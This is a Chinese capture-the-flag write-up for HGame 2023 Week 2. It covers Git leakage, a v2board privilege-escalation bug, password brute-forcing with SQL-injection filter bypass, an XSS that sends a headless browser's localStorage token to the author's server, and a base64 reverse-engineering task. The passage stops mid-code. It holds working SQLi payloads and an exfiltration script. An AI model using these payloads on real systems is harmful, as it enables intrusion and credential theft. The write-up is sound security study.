# HGame 2023 Week2 部分Writeup

第二周的解题过程中，遇到的不少有意思的题目，同时，也学习到了不少的知识，故书写此题解，作为记录。

> Week2 比赛地址：[https://hgame.vidar.club/contest/3](https://hgame.vidar.club/contest/3)

## [WEB] Git Leakage


顾名思义，是一道Git泄露题，使用`GitHack`工具即可，下载下来的文件夹中，可看到`Th1s_1s-flag`文件，打开即可获得flag：

```
hgame{Don't^put*Git-in_web_directory}
```

## [WEB] v2board

本题考查`v2board`的越权访问漏洞，相关漏洞信息可见：[https://www.ctfiot.com/86202.html](https://www.ctfiot.com/86202.html)

简单来说，就是在用户注册登录后，会获得到`authorization`头，然而这个`token`不仅可以调用用户级API，也可以越权调用管理员API。因此，只需注册账号，获取`token`后，携带该`token`访问管理员的API（此处需要获得Admin用户的订阅链接，因此API地址可以是`/api/v1/admin/user/fetch?pageSize-10`），访问后即可获得管理员用户的Token。



http://week-2.hgame.lwsec.cn:30977/api/v1/admin/user/fetch?pageSize=10

GET http://week-2.hgame.lwsec.cn:30977/api/v1/admin/user/fetch?pageSize=10

Query Params

| | KEY | VALUE | DESCRIPTION |
|---|---|---|---|
| ☑ | pageSize | 10 | |
| □ | current | 1 | |
| | Key | Value | Description |

Status: 200 OK Time: 520 ms Size: 2.07

```
            "last_login_at": null,
            "last_login_ip": null,
            "uuid": "85a1c66e-d736-42b2-a0da-69f6fb066e90",
            "group_id": 1,
            "plan_id": 1,
            "remind_expire": 1,
            "remind_traffic": 1,
            "token": "39d580e71705f6abac9a414def74c466",
            "remarks": null,
            "expired_at": 0,
            "created_at": 1673263308,
            "updated_at": 1673267067,
            "total_used": 0,
            "plan_name": "Vidar-Team Plane✈",
            "subscribe_url": "http://week-2.hgame.lwsec.cn:30977/api/v1/client/subscribe?token=39d580e71705f6abac9a414def74c466"
        }
```

最后得到flag：

```
hgame{39d580e71705f6abac9a414def74c466}
```

## [WEB] Search Commodity

首先需要对密码进行爆破，用户名从题目中得知是`user01`，密码是弱密码，可以用字典爆破。笔者使用了`Week1`中`Help the uncle who can't jump twice`题给的字典，很快便爆破出了密码：`admin123`，爆破代码如下：

```python
import requests

if __name__ == '__main__':
    url = "http://week-2.hgame.lwsec.cn:30345/login"
    dic = open("dic.txt", "r").read().split("\n")
    for i in dic:
        req = requests.post(url, data={
            'username': 'user01',
            'password': i
        }).text
        if "Login Failed" not in req:
            print(i)
            break
```

登陆以后拿到`Cookie`：

```
SESSION=MTY3MzY5OTE4OHxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT18AR8PZ-KQWwv_JAl1ST0jJSnaQOEAfhkREQ0wq8-L2XU=;
```

保存以备后面sql注入时使用。
登陆成功后显示一个输入框，可以输入`1-8`以内的数字，返回物品名称和物品数量，尝试使用万能注入`1 and 1=1`，但没有得到预期结果。不过输入`1+1`时，确实能够得到id为2的物品数据，因此猜测可能存在正则判断。经过漫长的尝试和翻阅往年Writeup，发现很有可能是执行SQL语句之前对一些特定的关键词（例如`select`等）进行了替换，其证据便是，若在输入框中输入`select1`也能返回id为1的物品信息，于是，编写了一个脚本，用于探测语句被过滤的情况：

```python
import requests

if __name__ == '__main__':
    url = "http://week-2.hgame.lwsec.cn:31573/search"
    index = 0
    s = ''
    trytxt = "0/*a*/UNion/*a*/SELECt/*a*/1,group_Concat(name),1/*a*/frOm/*a*/information_schema.tables/*a*/whEre/*a*/table_schema/*a*/LiKe/*a*/datAbase()#"
    curr_index = 0
    while True:
        if curr_index >= len(trytxt):
            break
        i = ord(trytxt[curr_index])
        ret = requests.post(url, data={
            'search_id': 'if(ascii(substr("%s", %s, 1))-%s, 1, 0)  #' %
(trytxt, index + 1, i)
        }, headers={
            'Cookie':
'SESSION=MTY3MzY5OTE4OHxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVl
BQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT18AR8PZ-
KQWwv_JAl1ST0jJSnaQOEAfhkREQ0wq8-L2XU=;'
        })
        if 'hard disk' not in ret.text:
            s += chr(i)
            index += 1
            print(s)
        curr_index += 1
```

通过使用该脚本定位被过滤的单词，并对其绕过，最终构造了第一个有效Payload，得到了数据库下的表名。注意，这里有一个巨坑，就是正则过滤了`or`，而`information_schema`数据库中正好有个`or`，要是这个没发现，就会走很多弯路（像我一样）。

Payload为：

```
0/*a*/UNion/*a*/SELECt/*a*/1,group_Concat(table_name),1/*a*/frOm/*a*/infOrmation_schema.tables/*a*/whEre/*a*/table_schema/*a*/LiKe/*a*/datAbase()#
```

表名为：

```
5ecret15here,L1st,user1nf0
```

很明显，`flag`就藏在`5ecret15here`表中，于是，构造第二个payload，获取列名：

```
0/*a*/UNion/*a*/SELECt/*a*/1,group_Concat(column_name),1/*a*/frOm/*a*/infOrmation_schema.columns/*a*/whEre/*a*/table_name/*a*/LiKe/*a*/'5ecret15here'#
```

得到列名为：`f14gggg1shere`

最后一步，通过列名得到flag：

```
0/*a*/UNion/*a*/SELECt/*a*/1,group_Concat(f14gggg1shere),1/*a*/frOm/*a*/5ecret15here#
```

最后得到flag：

```
hgame{4_M4n_WH0_Kn0ws_We4k-P4ssW0rd_And_SQL!}
```

## [WEB] Designer

这是一道比较明显的XSS注入题目。
查阅源代码，发现只有本地登录的用户才能在JWT中拥有flag，首先尝试了添加头XFF请求，可惜无效，因此只能继续审阅代码。
发现在`index.js`中存在一段十分可疑的代码：

```
app.post("/button/share", auth, async (req, res) => {
  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: ['--no-sandbox']
  });
  const page = await browser.newPage()
  const query = querystring.encode(req.body)
  await page.goto('http://127.0.0.1:9090/button/preview?' + query)
  await page.evaluate(() => {
    return localStorage.setItem("token", "jwt_token_here")
  })
  await page.click("#button")

  res.json({ msg: "admin will see it later" })
})
```

该代码会启动浏览器访问分享页面，这使XSS注入成为可能。
通过查看`preview`路由相关的代码，可以发现：

```
app.get("/button/preview", (req, res) => {
  const blacklist = [
    /on/i, /localStorage/i, /alert/, /fetch/, /XMLHttpRequest/, /window/, /location/, /document/
  ]
  for (const key in req.query) {
    for (const item of blacklist) {
      if (item.test(key.trim()) || item.test(req.query[key].trim())) {
        req.query[key] = ""
      }
    }
  }
  res.render("preview", { data: req.query })
})
```

常见的注入点都被过滤了，比如`onclick`等，不过问题不大，查阅`preview.ejs`代码就很容易发现：

```
    <a
      class="button"
      id="button"
      style="<% for (const key in data) {  %><%- key %>:<%- data[key] %> ;<% }; %>"
    >CLICK ME</a>
```


按钮是通过字符串拼接的方式设置`style`的，因此，只需要有一个`"`就能将HTML语句截断，由于脚本中不能出现`window`等词语，因此，可以考虑使用`atob`函数解码字符串后，使用`eval`函数执行语句，构造的`js`脚本需要能获取`localStorage`中的内容，并上传到接收信息的服务器。以下是我构造的脚本：

```
async function r()
    {
    var a=new XMLHttpRequest();
    var b=new FormData();
    b.append('c',document.cookie);
    b.append('l',window.location.href);
    b.append('ls',JSON.stringify(window.localStorage));
    try
        {
        b.append('cd',JSON.stringify(await cookieStore.getAll()))
    }
    catch(e)
        {
    }
    b.append('ua',navigator.userAgent);
    a.open('POST',"https://<域名>/a/stat.gif");
    a.send(b)
}
r();
document.getElementById("button").onclick = r;
setInterval(r, 1000);
```

将上述脚本进行BASE64编码，然后`POST /button/share`接口即可，`BODY`为：

```
{"border-radius":"\"><script>eval(atob('BASE64编码内容'))</script>"}
```

请求完毕后，稍等片刻，即可在你的服务器中接收到token：



```
INFO:geventwebsocket.handler:127.0.0.1 - - [2023-01-15 21:45:44] "POST /a/stat.gif HTTP/1.0" 200 200 0.002007
INFO:root:ImmutableMultiDict([('c', ''), ('l', 'http://127.0.0.1:9090/button/preview?border-
radius=%22%3E%3Cscript%3Eeval(atob(%2[redacted]script%3E'), ('ls',
'{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZmxhZyI6ImhnYW1le2JfYzRyZV9hYjB1dF9wcm9wM3J0MXR5X2lua
VjdGlPbn0iLCJpYXQiOjE2NzM2ODQwMzJ9.VxpA-aO75JeKjliJs_aHWp47_6fxEOEN0YnNZjGHBQU"}'), ('cd', '[]'), ('ua', 'Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5414.74 Safari/537.36')])
INFO:root:Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqbvaG3L187AunTVK
Content-Length: 1539
Host: 1[redacted]
X-Real-Ip: [redacted]
X-Forwarded-For: 1[redacted]
Remote-Host: [redacted]
Connection: close
```

token内容：


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZmxhZyI6Imh
nYW1le2JfYzRyZV9hYjB1dF9wcm9wM3J0MXR5X2luakVjdGlPbn0iLCJpYXQiOjE2NzM2ODQwMzJ
9.VxpA-aO75JeKjliJs_aHWp47_6fxEOEN0YnNZjGHBQU
```

在jwt.io解码，即可获得flag：

```
hgame{b_c4re_ab0ut_prop3rt1ty_injEctiOn}
```


## [REVERSE] before_main

用IDA打开后，可看到主程序：



```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char *s2; // [rsp+8h] [rbp-78h]
  char s1[48]; // [rsp+10h] [rbp-70h] BYREF
  char v6[56]; // [rsp+40h] [rbp-40h] BYREF
  unsigned __int64 v7; // [rsp+78h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  printf("input your flag:");
  __isoc99_scanf("%s", v6);
  s2 = sub_12EB(v6);
  strcpy(s1, "AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=");
  if ( !strcmp(s1, s2) )
    puts("congratulations!");
  else
    puts("sorry!");
  return 0LL;
}
```


发现密文和BASE64很像，加密函数应该是`sub_12EB`：



```
_BYTE *__fastcall sub_12EB(const char *a1)
{
  int v2; // [rsp+10h] [rbp-20h]
  int v3; // [rsp+14h] [rbp-1Ch]
  __int64 v4; // [rsp+18h] [rbp-18h]
  signed __int64 v5; // [rsp+20h] [rbp-10h]
  _BYTE *v6; // [rsp+28h] [rbp-8h]

  v5 = strlen(a1);
  if ( v5 % 3 )
    v4 = 4 * (v5 / 3 + 1);
  else
    v4 = 4 * (v5 / 3);
  v6 = malloc(v4 + 1);
  v6[v4] = 0;
  v2 = 0;
  v3 = 0;
  while ( v2 < v4 - 2 )
  {
    v6[v2] = *((_BYTE *)&qword_4020 + ((unsigned __int8)a1[v3] >> 2));
    v6[v2 + 1] = *((_BYTE *)&qword_4020 + ((16 * a1[v3]) & 0x30 | (unsigned int)((unsigned __int8)a1[v3 + 1] >> 4)));
    v6[v2 + 2] = *((_BYTE *)&qword_4020 + ((4 * a1[v3 + 1]) & 0x3C | (unsigned int)((unsigned __int8)a1[v3 + 2] >> 6)));
    v6[v2 + 3] = *((_BYTE *)&qword_4020 + (a1[v3 + 2] & 0x3F));
    v3 += 3;
    v2 += 4;
  }
  if ( v5 % 3 == 1 )
  {
    v6[v2 - 2] = 61;
    v6[v2 - 1] = 61;
  }
  else if ( v5 % 3 == 2 )
  {
    v6[v2 - 1] = 61;
  }
  return v6;
}
```


经过仔细对比发现，加密过程正是BASE64标准编码过程，因此尝试对密文进行直接BASE64解码，发现结果不正确，因此猜测可能是编码表被修改。再仔细检查代码可知，`qword_4020`很有可能与编码表有关。

定位后发现若干`qword`：



```
.data:0000000000004020 30 43 78 57 73 4F 65 6D          qword_4020 dq 6D654F7357784330h         ; DATA XREF: sub_1229+44↑w
.data:0000000000004020                                                                          ; sub_12EB+FA↑o
.data:0000000000004020                                                                          ; sub_12EB+14E↑o
.data:0000000000004020                                                                          ; sub_12EB+1A8↑o
.data:0000000000004020                                                                          ; sub_12EB+1E2↑o
.data:0000000000004028 76 4A 71 34 7A 64 6B 32          qword_4028 dq 326B647A34714A76h         ; DATA XREF: sub_1229+4B↑w
.data:0000000000004030 56 36 51 6C 41 72 6A 39          qword_4030 dq 396A72416C513656h         ; DATA XREF: sub_1229+66↑w
.data:0000000000004038 77 6E 48 62 74 31 4E 66          qword_4038 dq 664E317462486E77h         ; DATA XREF: sub_1229+6D↑w
.data:0000000000004040 45 58 2F 2B 33 44 68 79          qword_4040 dq 796844332B2F5845h         ; DATA XREF: sub_1229+88↑w
.data:0000000000004048 50 6F 42 52 4C 59 38 70          qword_4048 dq 7038594C52426F50h         ; DATA XREF: sub_1229+8F↑w
.data:0000000000004050 4B 35 46 63 69 5A 61 75          qword_4050 dq 75615A696346354Bh         ; DATA XREF: sub_1229+AA↑w
.data:0000000000004058 37 55 4D 49 67 54 53 47          qword_4058 dq 47535467494D5537h         ; DATA XREF: sub_1229+B1↑w
.data:0000000000004060 00                               byte_4060 db 0                          ; DATA XREF: sub_1229+B8↑w
.data:0000000000004060                                   data ends
```

转换为字符串后拼接，尝试解密，发现结果仍然不正确，这个时候，可以看看题目标题（做题时间长了一定得睡一觉，不然就会像我一样对着错误的数据一处理就是好几小时），猜测可能是有函数在Main函数之前执行了，查看子程序，发现`sub_1229`很可疑：



```
__int64 sub_1229()
{
  __int64 result; // rax

  result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
  if ( result != -1 )
  {
    strcpy((char *)&qword_4020, "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK");
    return 0x636D79474568756ALL;
  }
  return result;
}
```

使用`qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK`作为编码表，解密函数如下（代码来自互联网）：

```
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

#define _BYTE unsigned char

char base64char[] =
"qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK";

char* base64_decode(char const* base64Str, char* debase64Str, int
encodeStrLen) {
    int i = 0;
    int j = 0;
    int k = 0;
    char temp[4] = "";

    for (i = 0; i < encodeStrLen; i += 4) {
        for (j = 0; j < 64; j++) {
            if (*(base64Str + i) == base64char[j]) {
                temp[0] = j;
            }
```

```c
        }

        for (j = 0; j < 64; j++) {
            if (*(base64Str + i + 1) == base64char[j]) {
                temp[1] = j;
            }
        }

        for (j = 0; j < 64; j++) {
            if (*(base64Str + i + 2) == base64char[j]) {
                temp[2] = j;
            }
        }

        for (j = 0; j < 64; j++) {
            if (*(base64Str + i + 3) == base64char[j]) {
                temp[3] = j;
            }
        }

        *(debase64Str + k++) = ((temp[0] << 2) & 0xFC) | ((temp[1] >> 4) & 0x03);
        if (*(base64Str + i + 2) == '=')
            break;

        *(debase64Str + k++) = ((temp[1] << 4) & 0xF0) | ((temp[2] >> 2) & 0x0F);
        if (*(base64Str + i + 3) == '=')
